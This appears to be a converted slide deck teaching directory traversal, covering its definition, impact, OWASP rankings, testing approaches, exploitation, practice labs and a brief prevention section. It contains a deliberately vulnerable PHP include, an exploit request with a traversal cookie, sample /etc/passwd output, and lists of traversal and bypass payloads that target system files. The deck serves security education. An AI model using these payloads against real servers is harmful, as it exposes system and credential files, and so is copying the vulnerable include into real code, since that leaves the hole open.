



← → ↻ <https://www.vulnerable-site.com/images?filename=../../../../etc/passwd>

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

Directory Traversal


Agenda



**WHAT IS DIRECTORY
TRAVERSAL?**



**HOW DO YOU
FIND IT?**



**HOW DO YOU
EXPLOIT IT?**




**HOW DO YOU
PREVENT IT?**

WHAT IS DIRECTORY TRAVERSAL?




Directory Traversal (or also known as file path traversal) is a vulnerability that allows an attacker to read files on the server that is running the application.

Directory Traversal



Directory Traversal



Spot the Vulnerability

```
1 <?php
2 $template = 'blue.php';
3 if ( is_set( $_COOKIE['TEMPLATE'] ) )
4     $template = $_COOKIE['TEMPLATE'];
5 include ( "/home/users/phpguru/templates/" . $template );
6 ?>
```

Answer: Line number #5 includes and evaluates a file path that is taken from user supplied input.

Code Source: : https://en.wikipedia.org/wiki/Directory_traversal_attack#Example

Spot the Vulnerability

Exploit Request:

```
GET /vulnerable.php HTTP/1.0
Cookie: TEMPLATE=../../../../../../../../../../../../etc/passwd
...
```

Exploit Response:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
...
```

Code Source : https://en.wikipedia.org/wiki/Directory_traversal_attack#Example

Impact of Directory Traversal Vulnerabilities

- Unauthorized access to the application.
 - **C**onfidentiality – Allows you to read files on the system.
 - **I**ntegrity – Some cases allow you to run commands and therefore alter files on the system.
 - **A**vailability – Some cases allow you to run commands and therefore delete files on the system.
- If the directory traversal vulnerability allows you to run commands, then you can get full code execution on the server.

OWASP Top 10



OWASP Top 10 - 2013	OWASP Top 10 - 2017	OWASP Top 10 - 2021
A1 – Injection	A1 – Injection	A1 – Broken Access Control
A2 – Broken Authentication and Session Management	A2 – Broken Authentication	A2 – Cryptographic Failures
A3 – Cross-Site Scripting (XSS)	A3 – Sensitive Data Exposure	A3 - Injection
A4 – Insecure Direct Object References	A4 – XML External Entities (XXE)	A4 – Insecure Design
A5 – Security Misconfiguration	A5 – Broken Access Control	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Security Misconfiguration	A6 – Vulnerable and Outdated Components
A7 – Missing Function Level Access Control	A7 – Cross-Site Scripting (XSS)	A7 – Identification and Authentication Failures
A8 – Cross-Site Request Forgery (CSRF)	A8 – Insecure Deserialization	A8 – Software and Data Integrity Failures
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities	A9 – Security Logging and Monitoring Failures
A10 – Unvalidated Redirects and Forwards	A10 – Insufficient Logging & Monitoring	A10 – Server-Side Request Forgery (SSRF)

OWASP Top 10




OWASP Top 10 - 2013	OWASP Top 10 - 2017	OWASP Top 10 - 2021
A1 – Injection	A1 – Injection	A1 – Broken Access Control
A2 – Broken Authentication and Session Management	A2 – Broken Authentication	A2 – Cryptographic Failures
A3 – Cross-Site Scripting (XSS)	A3 – Sensitive Data Exposure	A3 - Injection
A4 – Insecure Direct Object References	A4 – XML External Entities (XXE)	A4 – Insecure Design
A5 – Security Misconfiguration	A5 – Broken Access Control	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Security Misconfiguration	A6 – Vulnerable and Outdated Components
A7 – Missing Function Level Access Control	A7 – Cross-Site Scripting (XSS)	A7 – Identification and Authentication Failures
A8 – Cross-Site Request Forgery (CSRF)	A8 – Insecure Deserialization	A8 – Software and Data Integrity Failures
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities	A9 – Security Logging and Monitoring Failures
A10 – Unvalidated Redirects and Forwards	A10 – Insufficient Logging & Monitoring	A10 – Server-Side Request Forgery (SSRF)

HOW TO FIND DIRECTORY TRAVERSAL VULNERABILITIES?




Finding Directory Traversal Vulnerabilities

Depends on the perspective of testing.



Black Box
Testing




White Box
Testing

Black-Box Testing

- Map the application.
 - Identify all instances where the web application appears to contain the name of a file or directory.
 - Identify all functions in the application whose implementation is likely to involve retrieval of data from a server filesystem.
- Test identified instances with common directory traversal payloads and observe how the application responds.


```
../../../../etc/passwd  
../../../../etc/passwd  
../../../../htaccess  
\\..\\WINDOWS\\win.ini  
\\..\\..\\WINDOWS\\win.ini  
...
```

- Automate testing using a web application vulnerability scanner (WAVS).




White-Box Testing

- Identify instances where user-supplied input is being passed to file APIs or as parameters to the operating system.
- Identify instances in a running application first (black-box perspective) and then review the code responsible for that functionality.
- Grep on functions in the code that are known to include and evaluate files on the server and review if they take user supplied input.
- Use a tool to monitor all filesystem activity on the server. Then test each page of the application by inserting a single unique string. Set a filter in your monitoring tool for that specific string and identify all filesystem events that contain the string.
- Validate potential directory traversal vulnerabilities on a running application.



```
<?php
$template = 'blue.php';
if ( is_set(
    $_COOKIE['TEMPLATE'] ) )
    $template =
    $_COOKIE['TEMPLATE'];
include (
    "/home/users/phpguru/templates/"
    . $template );
?>
```

HOW TO EXPLOIT DIRECTORY TRAVERSAL VULNERABILITIES?



Exploiting Directory Traversal

- Regular case

```
../../../../../../../../etc/passwd
```

```
.\..\..\..\..\..\windows\win.ini
```

- Absolute paths

```
/etc/passwd
```

- Traversal sequences stripped non-recursively

```
....//....//....//etc/passwd
```



```
../../../etc/passwd
```


Directory Traversal Labs



LAB

APPRENTICE

File path traversal, simple case >>



LAB

PRACTITIONER

File path traversal, traversal sequences blocked with absolute path bypass >>



LAB

PRACTITIONER

File path traversal, traversal sequences stripped non-recursively >>



LAB

PRACTITIONER

File path traversal, traversal sequences stripped with superfluous URL-decode >>



LAB

PRACTITIONER

File path traversal, validation of start of path >>





LAB

PRACTITIONER

File path traversal, validation of file extension with null byte bypass >>

Automated Exploitation Tools

Web Application Vulnerability Scanners (WAVS)



HOW TO PREVENT DIRECTORY TRAVERSAL VULNERABILITIES?



Preventing Directory Traversal

The best way to prevent directory traversal vulnerabilities is to avoid passing user-supplied input to filesystem APIs.

If that is unavoidable, then two layers of defense should be used together to prevent this type of attack.

